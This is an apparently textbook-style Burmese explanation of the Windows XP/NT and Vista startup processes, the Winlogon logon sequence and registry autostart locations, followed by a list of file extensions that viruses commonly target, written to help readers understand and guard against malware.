
၁။ ယနေ့ခေတ်ဗိုင်းရပ်စ်များသည် ကူးစက်ခြင်းသဘောထက် အဖျက်သဘောများလုပ်ဆောင်ခြင်း၊ ကွန်ပျူတာ၏ Setting များအား ပြင်ဆင်ခြင်းများကို လုပ်ဆောင်လာသည့်အတွက် ဗိုင်းရပ်စ်များ၏ဖျက်ဆီးမှု အန္တရာယ်ကို ကာကွယ်နိုင်ရန် ကွန်ပျူတာစနစ်အလုပ်လုပ်ပုံကို အကြမ်းဖျင်း သိရှိထားရမည်ဖြစ်ပါသည်။ ကွန်ပျူတာစက်လည်ပတ်မှုစနစ်စတင်ပုံ၊ ဗိုင်းရပ်စ်များ ပြင်ဆင်ဖျက်ဆီးနိုင်သည့် Windows Registry နှင့် ဗိုင်းရပ်စ်များအဓိကထားတိုက်ခိုက်သော ကွန်ပျူတာဖိုင်အမျိုးအစားများအကြောင်းကို ရှင်းရှင်းလင်းလင်း သိရှိထားမှသာ ဗိုင်းရပ်စ်တို့၏ သဘောသဘာဝကို ပိုမိုနားလည်နိုင်မည်ဖြစ်ပါသည်။

#### Windows XP/2000/NT Startup Process

၂။ ဗိုင်းရပ်စ်များသည် ကွန်ပျူတာစနစ်စတင်ရန်အတွက် လိုအပ်သောဖိုင်များကို ဖျက်ဆီးလေ့ရှိသည်။ ထို့ကြောင့် ကွန်ပျူတာစနစ် မည်သို့စတင်သည်၊ မည်သည့်ဖိုင်များကိုအသုံးပြုသည်ကို နားလည်သိရှိထားရန်လိုအပ်ပါသည်။ ထွက်ရှိပြီးသော ကွန်ပျူတာစက်လည်ပတ်မှုစနစ်များမှာ Windows 95၊ Windows 98၊ Windows Me၊ Windows NT၊ Windows 2000၊ Windows XP၊ Windows Server 2003/2008/2012၊ Windows 7 နှင့် Windows 8 တို့ဖြစ်သည်။ အခြား မတူညီသော Mac OS နှင့် Linux OS တို့ရှိသော်လည်း ၎င်းစနစ်များတွင် ဗိုင်းရပ်စ်များ ပျံ့နှံ့မှု နည်းပါးလှလေသည်။ Microsoft OS များအနက် ရုံးများ၊ လုပ်ငန်းခွင်များ၊ တစ်ကိုယ်ရေသုံးကွန်ပျူတာများတွင် ယနေ့အသုံးများနေသော OS များမှာ Windows XP၊ Windows 7/8 နှင့် Windows Server များဖြစ်ကြသည်။


၃။ Windows 98 နှင့် Windows Me တို့တွင် MS-DOS ၏ လုပ်ဆောင်ချက်များကို ဦးစွာလုပ်ဆောင်ပြီးမှသာ Windows OS ကိုလည်ပတ်စေသည်။ Windows NT နှင့် ၎င်း၏မျိုးဆက်များဖြစ်သော Windows 2000 နှင့် Windows XP တို့တွင် လုပ်ဆောင်ပုံခြင်း ကွဲပြားကြလေသည်။ Windows NT OS များတွင် Bootstrap Process အား ယခင် OS များအတိုင်း စတင်လေသည်။ သို့သော် Active Partition ၏ Secondary Loader က Disk အား FAT (သို့) NTFS စနစ်ဖြင့် Format လုပ်ထားခြင်း ရှိ၊ မရှိကို ဆုံးဖြတ်ပြီး Boot Partition ၏ Root Directory မှ ntldr ဖိုင်ကို ဖတ်လေသည်။

၄။ ntldr မှ boot.ini ဖိုင်ကိုရှာဖွေလေသည်။ boot.ini တွင် OS များကို ရွေးချယ်နိုင်သည့်စာရင်း တစ်ခုပါရှိပြီး ၎င်း Windows OS များကို မည်သည့်ပုံစံနှင့်စတင်မည်ဆိုသည့် ရွေးချယ်မှုပုံစံများလည်း တခါတည်းပါဝင်လေသည်။ ပုံ(၉)။ boot.ini တွင် Windows များအား Install လုပ်ထားသည့်နေရာများကို ဖော်ပြထားပြီး အကယ်၍ Windows တစ်ခုထက်ပိုမိုလျှင် ntldr ကအသုံးပြုနိုင်သည့် Windows စာရင်းကို ပြသမည်ဖြစ်သည်။ boot.ini ကိုပြင်ချင်လျှင် bootcfg command (သို့) System Configuration Utility (msconfig.exe) ကိုသုံး၍ ပြင်ဆင်နိုင်ပါသည်။ ntldr က DOS (သို့) NT Version မဟုတ်သော Windows များကို Boot လုပ်နိုင်သော်လည်း boot.ini တွင် Boot Option များအား ထည့်သွင်းနိုင်ခြင်း မရှိပါ။



ပုံ(၉) System Configuration Utility (msconfig.exe)

၅။ ntldr က Boot Menu ကိုပြချိန်တွင် F8 ကိုနှိပ်လျှင် Advanced Boot Menu တစ်ခုပေါ်လာပါမည်။ ပုံ(၁၀)။ ထို Menu တွင် Safe Mode အနေဖြင့် Boot လုပ်ရန်၊ နောက်ဆုံးအသုံးပြုခဲ့သည့် Driver များနှင့် Boot လုပ်ရန်စသည့် အဆင့်မြင့်သော ရွေးချယ်မှုများ ပါဝင်လေသည်။ အကယ်၍ Boot Menu မှ MS-DOS၊ Windows 98 (သို့) Windows Me ကိုရွေးချယ်ခဲ့လျှင် ယခင် OS က Install လုပ်ထားသည့် Boot Sector မှသိမ်းဆည်းထားသော Copy (bootsect.dos) တစ်ခုအား ntldr မှဖတ်လေသည်။ MS-DOS (သို့) Windows 98 ၏ Boot Process သည် ဤနေရာမှစတင်လေသည်။



ပုံ(၁၀) Windows Advanced Option Menu

၆။ Windows NT၊ Windows 2000 နှင့် Windows XP အတွက်မူ ntldr က ntdetect.com ပရိုဂရမ်ကို လုပ်ဆောင်သည်။ ntdetect.com က Install လုပ်ထားသည့် Hardware များနှင့်ပတ်သက်သည့် အချက်အလက်များကို စုဆောင်းသည်။ ၎င်းသည် အချို့ Hardware များကို ကိုယ်တိုင်စုံစမ်းပြီး အချို့ကို BIOS က Memory ထဲတွင်ချန်ထားခဲ့သည့် Table များမှရယူခြင်းဖြစ်သည်။ အကယ်၍ Hardware Profile



များစွာကို ကူးတင်မည်ဆိုလျှင် ထိုအချိန်တွင် ntldr ကရပ်တန့်စေပြီး Hardware Profiles/Configuration Recovery Menu ကိုပြသမည်ဖြစ်ပါသည်။ ntldr ကစုံစမ်းလို့ရသည့် အချက်အလက်များကို Windows Registry ၏ HKLM\Hardware\Description Key တွင်သိမ်းဆည်းလေသည်။ ထို့နောက် ntldr က System32 folder ထဲမှ ntoskernel.exe နှင့် hal.dll ဖိုင်များကို ရှာဖွေလေသည်။ ထိုဖိုင်နှစ်ဖိုင်က Windows Kernel ကိုဖြစ်ပေါ်စေသည်။ အကယ်၍ ထိုဖိုင်များ ပျောက်နေခဲ့လျှင် 'Windows could not start because the following file was missing or corrupt' ဟူသောစာတန်းပေါ်လာမည်ဖြစ်သည်။

### Windows NT Kernel

၇။ Windows NT၊ Windows 2000 နှင့် Windows XP တို့သည် Kernel (ntoskernel.exe) တစ်ခုပေါ်တွင် အခြေခံထားခြင်းဖြစ်ပြီး ထို Kernel က Hardware များကိုရယူခြင်း၊ Process များကို စတင်ခြင်း/ရပ်တန့်ခြင်း၊ CPU ကိုထိန်းချုပ်ခြင်း၊ Memory ကိုစီမံခန့်ခွဲခြင်းတို့ကို လုပ်ဆောင်ပေးနေသည့် အခြေခံအကျဆုံး Service တစ်ခုဖြစ်သည်။ Motherboard နှင့် CPU ဒီဇိုင်းများကြားခြားနားမှုကို ကိုင်တွယ်သည်မှာ Kernel ၏ Hardware Abstraction Layer (HAL) ဖြစ်ပြီး Kernel နှင့် ၎င်းထက်တစ်ဆင့်မြင့်သည့် Windows တို့အတွက် Hardware များကို စီမံခန့်ခွဲသည့် Function များကို ဆောင်ရွက်သည်။ သာမန်ကွန်ပျူတာတစ်လုံးအတွက် HAL ဖိုင်သည် hal.dll ဖြစ်သည်။ (Physical Address Extension (PAE) ကိုအသုံးပြုသည့်စနစ်များအတွက် Kernel Image သည် ntoskrnl.exe အစား ntoskrnlpa.exe ဖြစ်လေသည်။)

၈။ NT Kernel သည် အမှန်စင်စစ်တွင် Windows မဟုတ်ပေ။ Graphical User Interface (GUI) နှင့် Windows သည် Kernel အထက်တွင်ရှိပြီး ၎င်းကိုအကောင်အထည်ဖော်နေသည်မှာ 32-bits Windows (Win32) Subsystem ဖြစ်သည်။ NT Kernel ကို UNIX နှင့် OS/2 တို့ကလည်း အသုံးပြုနိုင်ပါသည်။ Kernel နှင့် HAL ကို Memory ထဲကူးတင်ပြီးသည့်နောက်တွင် ntldr သည် Registry ထဲမှ Component ဖိုင်များကို ရှာဖွေပြီးကူးတင်ပါသည်။ ntldr သည် Boot Menu တွင် Boot လုပ်ခဲ့သည့်အနေအထားပေါ်မူတည်ပြီး HKEY\_LOCAL\_MACHINE\System\Select\Current (သို့) HKEY\_LOCAL\_MACHINE\System\Select\LastKnownGood Value ကိုရှာဖွေစစ်ဆေးပြီး HKEY\_LOCAL\_MACHINE\System\CurrentControlSet key ကိုဖန်တီးလေသည်။ ထို့နောက် Hardware Profile များစွာရှိခဲ့လျှင် HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Hardware Profiles key ကိုစစ်ဆေးလေသည်။

၉။ Hardware Profile များကိုစစ်ဆေးပြီးသည့်နောက်တွင် ntldr သည် HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services ၏ Entry Key များအောက်ရှိ Type Value သည် 1 ဟုတ်၊ မဟုတ် စုံစမ်းပြီး 1 ဖြစ်ခဲ့လျှင် ၎င်းသည် Kernel အဆင့် Device Driver ဖြစ်ကြောင်းပြသည်။ Boot လုပ်ချိန်တွင် စတင်ရန် အမှတ်အသားပြုထားသည့် Driver များကို ntldr ကကူးတင်လေသည်။ ထိုအချိန်တွင် Windows Kernel ၏ကဏ္ဍသည် ပြီးဆုံးပြီဖြစ်သည်။

၁၀။ Kernel က ကနဦးလုပ်ဆောင်သည့် ကဏ္ဍနှစ်ခုရှိသည်။ ပထမကဏ္ဍသည် အနည်းဆုံးလိုအပ်သည့် Service များကို စတင်လုပ်ဆောင်လေသည်။ ထို Service များမှာ HAL၊ Memory Manager၊ Object Manager၊ Security Reference Manager နှင့် Process Manager တို့ဖြစ်သည်။ ထိုအချိန်အထိ ကွန်ပျူတာဖန်သားပြင်တွင် မြင်ရနိုင်သည်မှာ BIOS မှ Graphic Mode ဝင်လာသည်အထိ စာသားချည်းသက်သက်နှင့် Windows စတင်သည့် Progress Bar သာဖြစ်လေသည်။ ထို့နောက် System အားလုံးကို ပြန်လည်စစ်ဆေးပြီး Startup Process ကို စတင်လေသည်။ Device Driver များနှင့် Filter Driver များကို ကူးတင်ရမည့် အစီအစဉ်အတိုင်း ကူးတင်ပြီး System Manager Subsystem (SMSS) စတင်သည်။

၁၁။ Boot လုပ်ချိန်တွင် SMSS သည် အောက်ပါတို့ကို လုပ်ဆောင်လေသည်-

- (က) HKLM\SYSTEM\CurrentControlSet\ Control\ Session Manager\ Environment Key အောက်တွင် Environment Variable များကို ဖန်တီးသည်။
- (ခ) SMSS က Win32 Subsystem (win32k.sys) ၏ Kernel-mode Side ကိုစတင်သည်။
- (ဂ) Win32 Subsystem ၏ User-mode Side ဖြစ်သော Client/Server Runtime Server Subsystem (csrss.exe) ကိုစတင်သည်။ ထိုအချိန်တွင် Windows Startup Screen ကို မြင်ရပြီဖြစ်သည်။
- (ဃ) Virtual Memory Page ဖိုင်များကို ဖန်တီးသည်။ (HKLM\SYSTEM\CurrentControl Set\Control\Session Manager\Memory Management)

**မှတ်ချက်။** smss.exe သည် ဖိုင်များကိုမဖွင့်ခင်တွင် Autochk ကိုလုပ်ဆောင်ပြီး Windows ကို စနစ်တကျပိတ်ခဲ့ခြင်း ရှိ/မရှိ စစ်ဆေးပြီး Drive များအားလုံးကို စစ်ဆေးသည်။ Drive များကို စစ်ဆေးရာတွင် chkdsk.exe ကိုလုပ်ဆောင်စေပြီး မစစ်ဆေးလိုပါက ၁၀၀၀၀၀၀ အတွင်း နှစ် သက်ရာ Key တစ်ခုနှိပ်ပြီး ကျော်နိုင်ပါသည်။

၁၂။ နောက်ဆုံးတွင် Windows Logon Manager ဖြစ်သည့် winlogon.exe စတင်လုပ်ဆောင်ပြီး Welcome Screen (သို့) Logon Dialog ကိုပြသမည်ဖြစ်သည်။ ပုံ(၁၁)။



ပုံ(၁၁) Logon Dialog

### Windows Logon Process (Winlogon)









၁၃။ Winlogon က Local Security Authority Subsystem Service (LSASS) နှင့် Service Control Manager (SCM) ကိုစတင်စေပြီး Windows Service တွင် Automatic ဟုရွေးချယ်ထားသည့် Service များအားလုံးကို လုပ်ဆောင်သည်။ Logon Process သည် အောက်ပါအတိုင်း ဖြစ်သည်-

- (က) Winlogon က Graphical Identification and Authentication ကိုခေါ်ယူသည်။
- (ခ) Logon Prompt ကို GINA ကပြသပြီး အသုံးပြုသူက Secure Attention Sequence (Control + Alt + Delete) ကိုနှိပ်သည်။ (Windows Server 2000/2003/2008)
- (ဂ) Logon Dialog ကို GINA ကပြသသည်။
- (ဃ) Credential များရိုက်ထည့်ရသည်။ (User Name၊ Password နှင့် Domain)
- (င) GINA က Winlogon ဆီ Credential များပြန်ပို့သည်။

- (စ) WinLogon က LSASS ဆီ Credential များပို့ပြီး မည်သည့် Account Database အား သုံးမည်ကို ဆုံးဖြတ်သည်။ (Account Database များမှာ Local SAM၊ Domain SAM နှင့် Active Directory တို့ဖြစ်သည်။)
- (ဆ) LSASS က User Permission များကိုစစ်ဆေးခြင်း၊ Audit Trail များဖန်တီးခြင်းနှင့် Security Token များပြုလုပ်ခြင်းဖြင့် Local Security Policy များသတ်မှတ်သည်။

၁၄။ ကွန်ပျူတာသုံးစွဲသူမှ အောင်မြင်စွာ Login လုပ်ပြီးသည့်နောက်တွင် Winlogon က အောက်ပါ တို့ကို ဆောင်ရွက်သည်-

- (က) Control Set များကို Update လုပ်သည်။ LastKnownGood Control Set ကို Update ပြန်လုပ်သည်။
- (ခ) Document and Settings အောက်ရှိ User Profile (ntuser.dat) များအား ကူးတင်လုပ် ဆောင်သည်။
- (ဂ) User နှင့် ကွန်ပျူတာ၏ Group Policy Setting များအား အသုံးပြုသည်။
- (ဃ) HKLM\Software\Microsoft\Windows NT\CurrentVersion\IniFileMapping\system.ini\Boot တွင်ရှိသည့် Shell Value (REG\_SZ) ကညွှန်းသော Shell ပရိုဂရမ်ကို လုပ်ဆောင်သည်။ ပုံမှန်အားဖြင့် ထိုတန်ဖိုးမှာ SYS:Microsoft\Windows NT\Current Version\Winlogon ဖြစ်ပြီး HKLM\Software\Microsoft\Windows NT\Current Version\Winlogon တွင်သတ်မှတ်ထားသည့် လုပ်ဆောင်ချက်များကိုလုပ်ဆောင်သည်။ ဤနေရာတွင် အသုံးပြုသည့် Shell ပရိုဂရမ်သည် explorer.exe ဖြစ်သည်။ ပုံ(၁၂)။

 SfcDisable	REG_DWORD	0xffffffff (4294967197)
 SfcQuota	REG_DWORD	0xffffffff (4294967295)
 Shell	REG_SZ	explorer.exe
 ShowLogonOptions	REG_DWORD	0x00000000 (0)
 ShutdownWithoutLogon	REG_SZ	0
 System	REG_SZ	
 UIHost	REG_SZ	D:\Documents and Settings\All Users\Application Data
 Userinit	REG_SZ	D:\WINDOWS\system32\userinit.exe,

ပုံ(၁၂) Registry တွင် Winlogon အတွက် သတ်မှတ်ထားသော Setting များ

၁၅။ ထို့နောက် အောက်ပါနေရာများတွင် သတ်မှတ်ထားသော ပရိုဂရမ်များကို လုပ်ဆောင်မည်ဖြစ်သည်-

- (က) HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- (ခ) HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- (ဂ) HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- (ဃ) HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load
- (င) HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run
- (စ) HKCU\Software\Microsoft\Windows\CurrentVersion\Run

- (ဆ) HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- (ဇ) %ALLUSERSPROFILE%\ Start Menu\ Programs\ Startup\ (Vista မတိုင်ခင် Windows များတွင် အသုံးပြုသည်။)
- (ဈ) %USERPROFILE%\Start Menu\Programs\Startup\ (Vista မတိုင်ခင် Windows များတွင် အသုံးပြုသည်။)

### Windows Vista Startup Process

၁၆။ Windows Vista၊ Windows Server 2008/2012 နှင့် Windows 7/8 တို့မှ Boot လုပ်သည့် ဖြစ်စဉ်သည် NT Kernel ကိုအသုံးပြုသည့် မည်သည့် Windows အဟောင်းများနှင့်မဆို ကွဲပြားခြားနားသည်။ ပထမဆုံးအနေဖြင့် ကွန်ပျူတာကို စဖွင့်သည့်အချိန်တွင် BIOS (သို့) EFI ကို ကူးတင်လေသည်။ BIOS စနစ်တွင် Boot Sector က MBR ကိုရယူပြီး Windows Boot Manager (BOOTMGR) ကို ကူးတင်သည်။ BOOTMGR က Active Partition တစ်ခုကို ပထမဆုံးရှာဖွေပြီး Windows ကိုခေါ်ယူသုံးစွဲရန် Boot Configuration Data (BCD) Folder ထဲတွင်သိမ်းထားသည့် အချက်အလက်များကို အသုံးပြုသည်။ (EFI စနစ်တွင် Windows Boot Manager သည် EFI Partition တွင်သိမ်းဆည်းထားသော EFI Application ဖြစ်သည်။)

၁၇။ BOOTMGR က Boot Configuration Data များကိုဖတ်ပြီး OS ရွေးချယ်နိုင်သည့် Menu ကိုပြသလေသည်။ Windows NT များနှင့်မတူသည့်အချက်မှာ အသေးစိတ် Boot Menu ကိုရွေးချယ်ရန် F8 Key အစား Space Bar ကိုနှိပ်ရခြင်းဖြစ်သည်။ Boot Configuration Data (BCD) ဆိုသည်မှာ Boot လုပ်သည့်အချိန် အသုံးပြုမည့်အချက်အလက်များတွက် Firmware ကိုမမှီခိုသည့် Database တစ်ခုဖြစ်သည်။ BCD သည် ntldr ကအသုံးပြုသည့် boot.ini ကို အစားထိုးရန်ဖြစ်ပြီး ၎င်းကို BOOTMGR ကအသုံးပြုခြင်း ဖြစ်သည်။ BCD အားပြောင်းလဲလိုလျှင် Command-line Tool တစ်ခုဖြစ်သော bcdedit.exe ကိုအသုံးပြုရ မည်ဖြစ်သည်။ BCD တွင် BOOTMGR ကဖော်ပြသော Menu များပါဝင်ပြီး ထို Menu များမှာ အောက်ပါ အတိုင်းဖြစ်သည်-

- (က) Windows Vista ကို winload.exe ကခေါ်သုံးပြီး Boot လုပ်၍ရစေမည့် ရွေးချယ်မှု။
- (ခ) Hibernate လုပ်ထားသော Windows Vista ကို winresume.exe ကခေါ်ယူအသုံးပြုနိုင် စေမည့် ရွေးချယ်မှု။
- (ဂ) Windows NT ကဲ့သို့ Windows အဟောင်းများကို ntldr ဖြင့်ခေါ်ယူအသုံးပြု၍ရစေ နိုင်သော ရွေးချယ်မှု။
- (ဃ) Volume Boot Record ကို ကူးတင်ရန်နှင့် လုပ်ဆောင်စေရန် ရွေးချယ်မှု။

၁၈။ BCD ကို EasyBCD ကဲ့သို့ Third-party Tool သုံးပြီး အလွယ်တကူပြုပြင်နိုင်လေသည်။ BOOTMGR က OS Boot Loader ဖြစ်သော Winload.exe ကိုခေါ်သုံးပြီး OS Kernel (ntoskrnl.exe) နှင့် Device Driver များကို ကူးတင်အလုပ်လုပ်စေသည်။ Winload.exe သည် ntldr နှင့်သဘောသဘာဝချင်း ဆင်တူသည်။

### သတိထားသင့်သော ဖိုင်အမျိုးအစားများ

၁၉။ ကွန်ပျူတာစနစ်တွင် အချို့သောဖိုင်အမျိုးအစားများတွင် ကွန်ပျူတာတွင် အလုပ်လုပ်စေနိုင် သောကုဒ်များ၊ Batch Command များ၊ Script များ၊ Macro များပါရှိသည့်အတွက် ထိုဖိုင်များအား ဗိုင်းရပ်စ်

များက ကုဒ်များပေါင်းထည့်ခြင်း၊ ပြင်ခြင်းများ ပြုလုပ်ကာ ကူးစက်ပျံ့ပွားနိုင်ပါသည်။ အောက်ပါဖိုင်အမျိုးအစားများသည် ဗိုင်းရပ်စ်များ ကူးစက်တိုက်ခိုက်နိုင်သည့်အတွက် အထူးသတိပြုရမည့် ဖိုင်များဖြစ်လေသည်-

- (က) **.386**။ Windows Enhanced Mode Driver ဖြစ်သည်။ ဤဖိုင်သည် Executable ကုဒ် ဖြစ်၍ ဗိုင်းရပ်စ်ကူးစက်ခံရနိုင်သည်။
- (ခ) **.ADE**။ Microsoft Access Project။ Macro များအသုံးပြုခြင်းက အားနည်းချက်ကို ဖြစ်စေသည်။
- (ဂ) **.ADP**။ Microsoft Access Project။ Macro များအသုံးပြုခြင်းက အားနည်းချက်ကို ဖြစ်စေသည်။
- (ဃ) **.ADT**။ Microsoft Access Project။ Macro များအသုံးပြုခြင်းက အားနည်းချက်ကို ဖြစ်စေသည်။
- (င) **.APP**။ Application ဖိုင်။ Application ဖိုင်များဖြစ်သဖြင့် Executable ကုဒ်များ ပါဝင်သည်။
- (စ) **.ASP**။ Active Server Page။ ဤအမျိုးအစားဖိုင်များသည် ပရိုဂရမ်နှင့် HTML ကုဒ်များပေါင်းစပ်ထားခြင်းဖြစ်သည်။
- (ဆ) **.BAS**။ Microsoft Visual Basic Class Module။ ၎င်းတို့သည် ပရိုဂရမ်များဖြစ်သောကြောင့် Executable ကုဒ်များပါဝင်သည်။
- (ဇ) **.BAT**။ Batch ဖိုင်။ ၎င်းတို့သည် စာသားဖိုင်များဖြစ်ပြီး စနစ်နှင့်ပတ်သက်သော Command များ ပါဝင်သည်။ ဖိုင်ဗိုင်းရပ်စ်အချို့ရှိသော်လည်း ၎င်းတို့သည် တွေ့နေကျ ဗိုင်းရပ်စ်များ မဟုတ်ကြပေ။
- (ဈ) **.BIN**။ Binary ဖိုင်။ ၎င်းတို့သည် ပရိုဂရမ်တစ်ခုနှင့်တွဲဖက်ပြီး လုပ်ငန်းမျိုးစုံ လုပ်ကြသည်။
- (ည) **.BTM**။ 4DOS Batch To Memory Batch ဖိုင်။ Batch ဖိုင်အမျိုးအစားနောက်တစ်ခု ဖြစ်သည်။
- (ဋ) **.CHM**။ Compiled HTML Help ဖိုင်။ Script များအသုံးပြုခြင်းက အားနည်းချက်ကို ဖြစ်စေသည်။
- (ဌ) **.CLA/CLASS**။ Java Class ဖိုင်။ Java Applet များသည် Sandbox တွင် အလုပ်လုပ်သည့်အတွက် စနစ်မှ သီးခြားဖယ်ခွာနေသည်ဟု ယူဆနေကြသည်။ မည်သို့ဆိုစေ Applet တစ်ခုသည် Sandbox တွင်လုံခြုံစိတ်ချစွာ အလုပ်လုပ်နေသည်ဟု ကွန်ပျူတာအသုံးပြုသူအား လှည့်စားနိုင်ပါသည်။
- (ဍ) **.CMD**။ Windows NT Command Script။ NT ၏ Batch ဖိုင်များဖြစ်ပါသည်။
- (ဎ) **.COM**။ Command (Executable ဖိုင်)။ မည်သည့် Executable ဖိုင်မဆို ကူးစက်ခံရနိုင်သည်။
- (ဏ) **.CPL**။ Control Panel Extension။ Device Driver များနှင့်ဆင်တူသည်။ ထို့ကြောင့် ၎င်းတို့တွင် Executable ကုဒ်များပါရှိသည်။



- (တ) **.CRT**။ Security Certificate။ ဤဖိုင်အမျိုးအစားတွင် ၎င်းတို့နှင့်တွဲဖက်ထားသောကုဒ်များပါရှိနိုင်သည်။
- (ထ) **.CSC**။ Core Script ဖိုင်။ Script ဖိုင်အမျိုးအစားဖြစ်၍ Executable ကုဒ်များပါရှိသည်။
- (ဒ) **.CSS**။ Hypertext Cascading Style Sheet။ Style Sheet များတွင် Executable ကုဒ်များပါရှိနိုင်သည်။
- (ခ) **.DLL**။ Dynamic Link Library။ DLL များတွင် အခြား Application များဆီ Export လုပ်နိုင်သောကုဒ်များ၊ Function များပါရှိလေသည်။
- (န) **.DOC**။ Microsoft Word Document။ Word Document များတွင် Macro များပါရှိနိုင်ပြီး ၎င်းတို့သည် Executable ကုဒ်၏ သေးငယ်သောအပိုင်းများဖြစ်ကြသည်။ ဗိုင်းရပ်စ်တော်တော်များများသည် Macro များကို ပစ်မှတ်ထားကြသည်။
- (ပ) **.DOT**။ Microsoft Word Document Template။ Word Template တွင်လည်း Macro များပါရှိနိုင်သည်။
- (ဖ) **.DRV**။ Device Driver။ Device Driver သည် Executable ကုဒ်ဖြစ်သည်။
- (ဗ) **.EML/EMAIL**။ MS Outlook Express E-mail။ Email Message များတွင် HTML နှင့် Script များပါရှိနိုင်သည်။ မြောက်များစွာသော ဗိုင်းရပ်စ်နှင့် Worm တို့သည် ဤဖိုင်အမျိုးအစားကို ပစ်မှတ်ထားကြသေးသည်။
- (ဘ) **.EXE**။ Executable ဖိုင်။ မည်သည့် Executable ဖိုင်ကိုမဆို ကူးစက်နိုင်သည်။
- (မ) **.FON**။ Font။ Font ဖိုင်တွင် Executable ကုဒ်များ ပါရှိနိုင်သည်။
- (ယ) **.HLP**။ Help ဖိုင်။ Help ဖိုင်များတွင် Macro များပါရှိနိုင်သည်။
- (ရ) **.HTA**။ HTML Program။ ဤဖိုင်အမျိုးအစားတွင် Script များပါရှိနိုင်သည်။
- (လ) **.HTM/HTML**။ Hypertext Markup Language။ HTML ဖိုင်များတွင် Script များပါရှိနိုင်သည်။
- (ဝ) **.INF**။ Setup Information။ မထင်မှတ်သောအရာများပြုလုပ်ရန် Setup Script များကို ပြောင်းလဲနိုင်သည်။
- (သ) **.INI**။ Initialization ဖိုင်။ ဤဖိုင်အမျိုးအစားတွင် ပရိုဂရမ်ရွေးချယ်မှုများ ပါရှိသည်။
- (ဟ) **.INS**။ Internet Naming Service။ DNS အချက်အလက်များကို ပြောင်းလဲရန် ဤဖိုင်များကို ပြောင်းလဲနိုင်ပါသည်။
- (ဠ) **.ISP**။ Internet Communication Settings။ IIS အတွက် Connection Setting များ ပါဝင်သည်။ Web Server Function များကိုပြောင်းလဲရန်အတွက် Setting များကို ပြောင်းလဲနိုင်သည်။
- (အ) **.JS/JSE**။ JavaScript။ Script များဖြစ်သောကြောင့် ၎င်းတို့တွင် Executable ကုဒ်များပါရှိသည်။
- ( - ) **.LIB**။ Library။ သီအိုရီအရ ဤဖိုင်အမျိုးအစားများသည် ကူးစက်ခံရနိုင်သည်။ သို့သော် ယနေ့တိုင် မည်သည့်ဖိုင်မျှ ကူးစက်ခံရခြင်းမရှိသေးပါ။

